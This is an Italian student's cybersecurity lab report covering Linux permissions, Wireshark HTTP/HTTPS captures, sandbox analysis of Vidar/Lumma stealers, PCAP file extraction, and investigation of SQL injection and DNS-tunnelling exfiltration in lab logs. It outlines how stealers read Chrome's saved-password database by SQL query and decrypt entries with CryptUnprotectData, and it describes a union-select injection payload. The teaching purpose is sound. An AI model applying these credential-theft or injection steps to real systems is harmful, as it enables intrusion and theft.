nell'ultima riga vedo 808 perché per andare a cercare il **pid 808**, il comando **grep** avvia un processo che lo include nella ricerca, come se stesse cercando se stesso.

2.1 TELNET

Perché l'errore è stato inviato come pagina web?

Con **telnet** non riesco a connettermi alla porta 68 perché è un servizio che utilizza come protocollo **l'UDP** mentre telnet usufruisce del protocollo **TCP**, in sostanza non parlano la stessa lingua.

Quali sono i vantaggi di usare netstat?

Vantaggi nell'usare telnet, è sicuro?

Il vantaggio di netstat è che possiamo comprendere quali porte e quali servizi sono operativi su una data macchina.

Telnet è sicuramente un modo veloce per far comunicare due computer ma non è assolutamente sicuro perché i messaggi sono visibili in chiaro

esercizio 3

3 PERMESSI LINUX

```
[analyst@secOps ~]$ mount |grep sda1
/dev/sda1 on / type ext4 (rw,relatime)
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx 1 root root 7 May 3 2025 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Jun 18 2025 boot
drwxr-xr-x 20 root root 3900 Feb 25 03:55 dev
drwxr-xr-x 73 root root 4096 Jun 19 2025 etc
drwxr-xr-x 3 root root 4096 Mar 20 2018 home
lrwxrwxrwx 1 root root 7 May 3 2025 lib -> usr/lib
lrwxrwxrwx 1 root root 7 May 3 2025 lib64 -> usr/lib
drwx----- 2 root root 16384 Mar 20 2018 lost+found
drwxr-xr-x 2 root root 4096 Jan 5 2018 mnt
drwxr-xr-x 3 root root 4096 Jun 17 2025 opt
dr-xr-xr-x 206 root root 0 Feb 25 03:28 proc
drwxr-xr-x 8 root root 4096 Jun 18 2025 root
drwxr-xr-x 22 root root 600 Feb 25 03:45 run
lrwxrwxrwx 1 root root 7 May 3 2025 sbin -> usr/bin
drwxr-xr-x 6 root root 4096 Mar 24 2018 srv
dr-xr-xr-x 13 root root 0 Feb 25 03:28 sys
drwxrwxrwt 12 root root 280 Feb 25 04:12 tmp
drwxr-xr-x 10 root root 4096 Jun 19 2025 usr
drwxr-xr-x 12 root root 4096 Jun 19 2025 var
[analyst@secOps /]$
```

I dati sono memorizzati su **dev sda1**, **sdb1** non viene mostrato a riga di comando perché su di esso non ci sono state montati sopra dei dati.

```
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l
total 24
drwxr-xr-x 2 analyst analyst 4096 Jun 17 2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jun 18 2025 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18 2025 scripts
drwxr-xr-x 3 root root 4096 Mar 26 2018 second_drive
drwxr-xr-x 5 analyst analyst 4096 Jun 18 2025 yay
[analyst@secOps ~]$ ls -l second_drive
total 20
drwx----- 2 root root 16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst analyst 183 Mar 26 2018 myFile.txt
[analyst@secOps ~]$
```

la cartella **second_drive** non è più vuota perché abbiamo montato dei dati sul disco **sdb1**.

Il proprietario del file [cyops.mn](#) è l'utente **analyst** facente parte del gruppo **analyst** e ha permessi di **lettura, scrittura e non di esecuzione**. Gli altri utenti facenti parte del gruppo **analyst** possono solo **leggere e non scrivere ed eseguire**.

il file **mynewfile** nella cartella **mnt** non è stato creato perché mi mancano i permessi e posso solo leggere ma non scrivere sul file e non ho permessi di esecuzione. per creare il file devo prima diventare root.

Rifatto il montaggio del second drive i permessi del file **myfile.txt** per l'utente **analyst** sono **lettura, scrittura, gli altri sono lettura**.

Eseguendo il comando **chmod** su **myfile.txt** i permessi sono rimasti invariati per l'utente **analyst**, ma gli utenti facenti parte del gruppo **analyst** hanno avuto in aggiunta il permesso di scrivere e gli altri utenti di eseguire.

Per permettere a tutti gli utenti di avere i massimi permessi di un file bisogna usare il comando **chmod 777**

```
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst analyst  183 Mar 26  2018 myFile.txt
[analyst@sec0ps second_drive]$ sudo chown analyst:analyst myFile.txt
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst analyst  183 Mar 26  2018 myFile.txt
[analyst@sec0ps second_drive]$ echo test >> myFile.txt
[analyst@sec0ps second_drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
Notice that even though this file has been sitting in this disk for a while, it couldn't be accessed until the disk was properly mounted.
test
[analyst@sec0ps second_drive]$
```

la parola test è comparsa all'interno del **myFile.txt**

```
drwxr-xr-x 1 analyst analyst 4096 Jun 18  2023 yay
[analyst@sec0ps ~]$ mv File1.txt file1new.txt
[analyst@sec0ps ~]$ mv file2.txt file2new.txt
[analyst@sec0ps ~]$ cat file1simbolic
cat: file1simbolic: No such file or directory
[analyst@sec0ps ~]$ cat file2hard
hard
[analyst@sec0ps ~]$ nano file2new.txt
[analyst@sec0ps ~]$ cat file2new.txt
ciao sono io
[analyst@sec0ps ~]$ cat file2hard
ciao sono io
[analyst@sec0ps ~]$
```

cambiando il contenuto del **file2new.txt** è cambiato anche il contenuto del **file2hard**

esercizio 4

MINI-REPORT: Esercizio 4 - Usare Wireshark per Esaminare il Traffico HTTP e HTTPS

Parte 1: Catturare e visualizzare il traffico HTTP

- **Interfacce di rete rilevate con `ip address`:**

1. `lo` (Loopback) con IP `127.0.0.1`
2. `eth0` con IP `10.0.2.15`


```
(kali㉿kali)-[~]
$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86389sec preferred_lft 86389sec
   inet6 fd17:625c:f037:2:12d8:29a2:aef5:878a/64 scope global dynamic noprefixroute
       valid_lft 86392sec preferred_lft 14392sec
   inet6 fe80::6573:6be1:2928:ba99/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- **Analisi della cattura HTTP in Wireshark:** Espandendo la sezione `HTML Form URL Encoded` nel pacchetto HTTP POST, è possibile vedere chiaramente **il nome utente e la password in chiaro** (nel nostro test: "test" e "test"). Questo dimostra che il protocollo HTTP non offre alcuna cifratura dei dati.

```
- HTML Form URL Encoded: application/x-www-form-urlencoded
- Form item: "uname" = "test"
  Key: uname
  Value: test
- Form item: "pass" = "test"
```

Parte 2: Catturare e Visualizzare il Traffico HTTPS

- **Osservazione dell'URL:** Navigando su NetAcad, si nota che l'URL inizia con `https://` e il browser mostra l'icona di un lucchetto, indicando una connessione sicura.



- **Analisi della cattura HTTPS in Wireshark:**

- Nel pacchetto catturato, la sezione *Hypertext Transfer Protocol* è stata sostituita da **Transport Layer Security (TLS)**.
- Cliccando su *Encrypted Application Data*, si nota che **i dati non sono più in formato leggibile** (plaintext). Sono stati trasformati in una stringa cifrata incomprensibile tramite un algoritmo matematico, rendendo impossibile per un intercettatore leggere la mail e la password inserite.

```

+ Transport Layer Security
  [Stream index: 0]
  - TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
    Content Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 680
    Encrypted Application Data [...]: b930a1cfd0f819719f46d8bc3c579cf6a15f2e0a8ff78ec854c691c869078885a9fda8345bab06772ed6a7d248526d
    [Application Data Protocol: Hypertext Transfer Protocol]

```

Domande di Riflessione Finali

1. **Quali sono i vantaggi dell'uso di HTTPS invece di HTTP?** A differenza di HTTP, HTTPS utilizza la crittografia. Questo nasconde il vero significato dei dati scambiati tra il computer e il server, salvaguardando informazioni sensibili come credenziali o dati personali da chiunque stia intercettando il traffico di rete.
2. **Tutti i siti web che usano HTTPS sono considerati affidabili?** No, assolutamente. Sebbene HTTPS garantisca che la *connessione* sia privata, non garantisce l'affidabilità del proprietario del sito. Molti attori malevoli utilizzano regolarmente connessioni HTTPS per nascondere le loro attività e far sembrare sicuri i loro siti di phishing o malware.

esercizio 5 ANYRUN


ANALISI DEI LINK ANYRUN

Esercizio 1:

ID Analisi: [66bddfcb52736_vidar.exe](#)

MD5: [fedb687ed23f77925b35623027f799bb](#)

1. Spiegazione per il Manager / Cliente



Il file analizzato non è un semplice virus, ma una vera e propria "squadra d'attacco" composta da tre elementi distinti:

- **Il Loader (Il Trasportatore):** è un software dannoso che si infila nei dispositivi per distribuire payload malevoli. In particolare questo loader è in grado di infettare i computer delle vittime, analizzare le informazioni del loro sistema e installare altri tipi di minacce. Gli hacker solitamente distribuiscono questi virus tramite email di phishing o tattiche di social engineering, per di più, una volta scaricato, il loader è difficile rilevarlo perché si nasconde come programma legittimo all'interno del sistema infettato.
- **Lumma & Vidar (I Ladri):** sono information stealers sviluppati in C. Vengono messi in vendita come malware as a service, con diversi piani disponibili. solitamente prendono di mira portafogli di criptovalute e credenziali di accesso. In merito al furto delle credenziali, nei sistemi window le password

crittografate possono essere ottenute dai registri di google chrome nel file **App/Data/Local/Google/Chrome/User/Data/Default/Login Data** ed eseguendo una query SQL: **SELECT action_url, username_value,password_value FROM logins;** successivamente la password in chiaro può essere ottenuta utilizzando la API di **Window CryptUnprotectData**.

In parole semplici:

Un finto programma ha aperto la porta a due ladri professionisti che hanno il compito di svuotare le casseforti digitali (le password) dell'azienda.

2. Scelte di Remediation e Motivazioni

In base alle evidenze tecniche, ecco le azioni da intraprendere:

- **Classificazione: Vero Positivo.**
 - **Motivazione:** L'attività rilevata è inequivocabilmente malevola (furto di dati e installazione di minacce aggiuntive).

- **Scelta: Quarantena ed Eliminazione immediata.**
 - **Motivazione:** Trattandosi di un "Loader", il file potrebbe continuare a scaricare nuovi virus se lasciato nel sistema.


- **Scelta: Blacklist.**
 - **Motivazione:** È necessario bloccare a livello di rete tutti i server esterni (C2) contattati dal malware per impedire che i dati rubati vengano spediti ai criminali.

- **Scelta: Reset Forzato delle Credenziali.**

- **Motivazione:** Poiché Vidar e Lumma sono "Stealer", dobbiamo dare per scontato che ogni password presente su quel computer sia stata già compromessa.

Esercizio 2:

Analisi della Minaccia



- **Identificazione:** Il sistema ha analizzato un indirizzo web (URL) e il verdetto è **"No threats detected"** (Nessuna minaccia rilevata).
- **Spiegazione per il Management:** Il collegamento analizzato appartiene a una piattaforma di email marketing ampiamente utilizzata (ConvertKit). Viene spesso usato per tracciare i clic nelle newsletter aziendali legittime. Durante l'analisi, il link non ha mostrato comportamenti sospetti, come il download automatico di file o il reindirizzamento verso siti fraudolenti.

- **Rischio Aziendale: Assente.** Si tratta di una normale attività di comunicazione digitale.

2. Scelte di Remediation e Motivazioni

- **Classificazione: Vero Negativo.**
 - **Motivazione:** Il sistema ha correttamente analizzato l'elemento e ha confermato che non rappresenta un pericolo.
 - **Azione: Nessun intervento richiesto.**
 - **Motivazione:** Non essendoci minacce, non è necessario mettere in quarantena o bloccare il dominio. L'utente può procedere con la navigazione.
 - **Nota di sicurezza:** Nonostante l'esito negativo, è sempre buona norma non cliccare su link provenienti da email di cui non si conosce il mittente, poiché un sito sicuro oggi potrebbe essere compromesso domani.
-

Esercizio 6 Estrarre un Eseguibile da un PCAP

Report Tecnico: Estrazione di un Eseguibile da un PCAP + BONUS 1

Obiettivo: Identificare e analizzare un potenziale download di malware rilevato nel traffico HTTP per confermarne la natura, l'origine e l'avvenuto trasferimento.

Indice

1. Dettagli dell'Evento (Rete)

- Analisi della richiesta **GET** e identificazione degli attori (IP sorgente/destinazione).
- Verifica dell'User-Agent e della modalità di download.

2. Analisi del Payload (Follow TCP Stream)

- Esame del contenuto binario
- Discrepanza tra nome file (**Nimda**) e contenuto reale (**cmd.exe**).

3. Valutazione dell'Impatto

- Conferma dell'avvenuto download (**HTTP 200 OK**).
- Determinazione dell'ambito (evento isolato vs ripetuto).

4. Conclusioni e Remediation

- Stato di compromissione del sistema.
 - Azioni consigliate per il contenimento e la pulizia.
-

Cosa sono tutti quei simboli mostrati nella finestra Follow TCP Stream? Sono rumore di connessione? Dati? Spiega. Ci sono alcune parole leggibili sparse tra i simboli. Perché sono lì?

punti, lettere a caso, parentesi sono il contenuto di un file eseguibile (.exe), non è rumore di connessione, ma qualcosa di molto più pericoloso.

Le parole scritte in "chiaro" servono al sistema operativo per far funzionare i files: **"This program cannot be run in DOS mode"**: è una frase standard che si trova in quasi tutti i file eseguibili di Windows (formato PE). Comunica ai vecchi computer che il programma è troppo moderno per loro.

msvcrt.dll NTDLL.dll KERNEL32.dll: Sono i nomi dei file di Windows che il programma usa per compiere azioni (come aprire file o connettersi a internet).

Dall'analisi della cattura traffico, è stato rilevato il download di un software malevolo: Richiesta **GET** per il file **W32.Nimda.Amm.exe**.

Domanda Sfida: Nonostante il nome W32.Nimda.Amm.exe, questo eseguibile non è il famoso worm. Per motivi di sicurezza, questo è un altro file eseguibile che è stato rinominato come W32.Nimda.Amm.exe. Usando i frammenti di parole visualizzati dalla finestra Follow TCP Stream di Wireshark, puoi dire quale eseguibile sia realmente?

Nonostante il nome **W32.Nimda.Amm.exe**, l'analisi delle stringhe interne rivela una realtà diversa:

Vero contenuto: La presenza di librerie come **kernel32.dll** e **msvcrt.dll** in chiaro indica che il file è in realtà il **Prompt dei comandi (cmd.exe)** di Windows rinominato.

Scopo del camuffamento: Questa tecnica viene usata per evadere i controlli superficiali dei firewall o per ingannare l'utente, fornendo all'attaccante una riga di comando remota (backdoor) una volta eseguito.

Pertanto, Il nome del file è un'etichetta inaffidabile; l'analisi del contenuto (payload) è l'unico modo per confermare la natura di una minaccia.

Estrazione di File Scaricati dal PCAP

Perché W32.Nimda.Amm.exe è l'unico file nella cattura?

Perché in questa funzione Wireshark elenca esclusivamente i file trasferiti tramite protocollo HTTP e non ci sono altre richieste **GET** nel flusso.

salvato il file e cambiato il nome alla cartella con W32.Nimda

```
[analyst@secOps pcaps]$ cd /home/analyst
[analyst@secOps ~]$ ls -l
total 32
-rw-r--r-- 1 root    root    2184 Feb 17 13:02 capture.pcap
drwxr-xr-x 2 analyst analyst 4096 Jun 17  2025 Desktop
drwxr-xr-x 3 analyst analyst 4096 Jun 18  2025 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jun 18  2025 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Jun 18  2025 scripts
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 second_drive
-rw-r--r-- 1 analyst analyst    0 Feb 19 09:38 space.txt
drwxr-xr-x 2 analyst analyst 4096 Feb 25 04:56 W32.Nimda
drwxr-xr-x 5 analyst analyst 4096 Jun 18  2025 yay
[analyst@secOps ~]$
```

nel processo di analisi del malware quale sarebbe un probabile passo successivo per un analista di sicurezza?

1. Analisi dell'Ambito (Scoping)

Bisogna capire quanto è grave la situazione.

- **Identificazione della vittima:** risalendo all'indirizzo IP interno e al nome del dispositivo.
- **Verifica della ripetitività:** Si controllano i log per vedere se lo stesso IP esterno ha interagito con altri computer della rete o se lo stesso file è stato scaricato più volte.

2. Analisi dell'Host (Post-Compromissione)

Una volta che il file è stato scaricato (e abbiamo visto che il server ha risposto **200 OK**), bisogna verificare se il sistema sia compromesso.

- **l'Esecuzione è avvenuta?** Si controllano i log del sistema operativo (Event Viewer su Windows o Syslog su Linux) per vedere se il file è stato effettivamente avviato.
- **Persistenza:** Si cerca se il malware ha creato chiavi di registro o "cron jobs" per riavviarsi da solo.

3. Contenimento (Isolamento)

Se il file è stato eseguito:

- **Isolamento della macchina:** scollegare il computer dalla rete per evitare che il malware si diffonda (movimento laterale).
- **Blocco degli Indicatori di Compromissione (IoC):** inserire l'IP del server malevolo (209.165.202.133) e l'hash del file nella "blacklist" del firewall e dell'antivirus aziendale.

4. Eradicazione e Recupero


- **Pulizia:** Rimozione del file e ripristino dei sistemi da un backup pulito.
 - **REPORT:** Si scrive il report finale per spiegare come il malware è entrato e come evitare che accada di nuovo.
-

Bonus 1

REPORT ATTIVITA': Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

BW III

Investigare un Attacco di SQL Injection




Qual è l'indirizzo IP sorgente? 209.165.200.227

Qual è l'indirizzo IP destinazione? 209.165.200.235

Qual è il numero di porta destinazione? 80

HTTP - Source IP Address		HTTP - Destination IP Address	
IP Address	Count	IP Address	Count
209.165.200.227	22	209.165.200.235	22



Qual è il timestamp del primo risultato?

June 12th 2020 21:30:09.445

Qual è il tipo di evento?

bro_http

Cosa è incluso nel campo message?

contiene un oggetto in formato JSON che riassume i metadati della transazione HTTP acquisiti dal sensore Zeek

Qual è il significato di queste informazioni?

- L'attaccante sta puntando alla pagina `user-info.php` dell'applicazione Mutillidae, un sistema test utilizzato per essere deliberatamente vulnerabile
- La presenza della stringa `union+select` indica che l'attaccante sta sfruttando una vulnerabilità di tipo **SQL Injection**. L'obiettivo è "unire" i risultati di una query legittima con i dati provenienti da un'altra tabella del database.
- Il comando specifica chiaramente il furto di informazioni sensibili: l'attaccante sta tentando di esfiltrare i numeri delle carte di credito (`ccnumber`), i codici di sicurezza (`ccv`) e le date di scadenza (`expiration`) dalla tabella chiamata `credit_cards`.

- I caratteri `--+` alla fine della stringa servono a "commentare" il resto della query SQL originale del server, impedendo che errori di sintassi possano bloccare l'esecuzione del comando malevolo.

Cosa vedi più avanti nella trascrizione riguardo ai nomi utente? Fornisci alcuni esempi di nome utente, password e firma che sono stati esfiltrati.

numero carta di credito | CVV | data scadenza

Esempio 1:

- numero carta: 8242325748474749
- CVV: 722
- Scadenza: 2015-04-01

Esempio 2:

- numero carta: 7725653200487633
- CVV: 461
- Scadenza: 2016-03-01

Esempio 3:

- numero carta: 1234567812345678
- CVV: 230
- Scadenza: 2017-06-01



Questi dati confermano che l'attaccante è riuscito a risalire ai campi della tabella `credit_cards` (numero carta, CVV e scadenza) sui campi di output dell'applicazione `Username`, `Password` e `Signature`, completando con successo l'esfiltrazione.

Rivedere le voci relative al DNS

indirizzo IP del client: 192.168.0.11

indirizzo IP del server: 209.165.200.235

Determinazione dei dati esfiltrati



I sottodomini delle query DNS erano sottodomini?

No, non erano nomi di dominio legittimi. Si trattava di testo codificato in esadecimale (caratteri 0-9, a-f) che rappresentava il contenuto di un documento riservato.

Cosa implica questo risultato riguardo a queste particolari richieste DNS? Qual è il significato più ampio?

Il risultato della decodifica mostra che le query DNS non erano affatto richieste di risoluzione nomi, ma un metodo di trasporto dati.

In modo più ampio significa:

che l'attaccante ha utilizzato il DNS Tunneling, una tecnica che sfrutta il protocollo DNS per creare un canale di comunicazione bidirezionale o per l'esfiltrazione unidirezionale di dati bypassando i controlli di rete.

che le stringhe esadecimali catturate nei sottodomini di `ns.example.com` contenevano un documento classificato come "CONFIDENTIAL", dimostrando che informazioni sensibili relative a una precedente violazione di sicurezza sono state sottratte con successo dall'azienda.

che questo metodo è stato scelto perché il traffico DNS è quasi sempre autorizzato a passare attraverso i firewall aziendali e spesso non viene ispezionato dai sistemi di monitoraggio standard, permettendo all'attaccante di operare "sotto il radar".

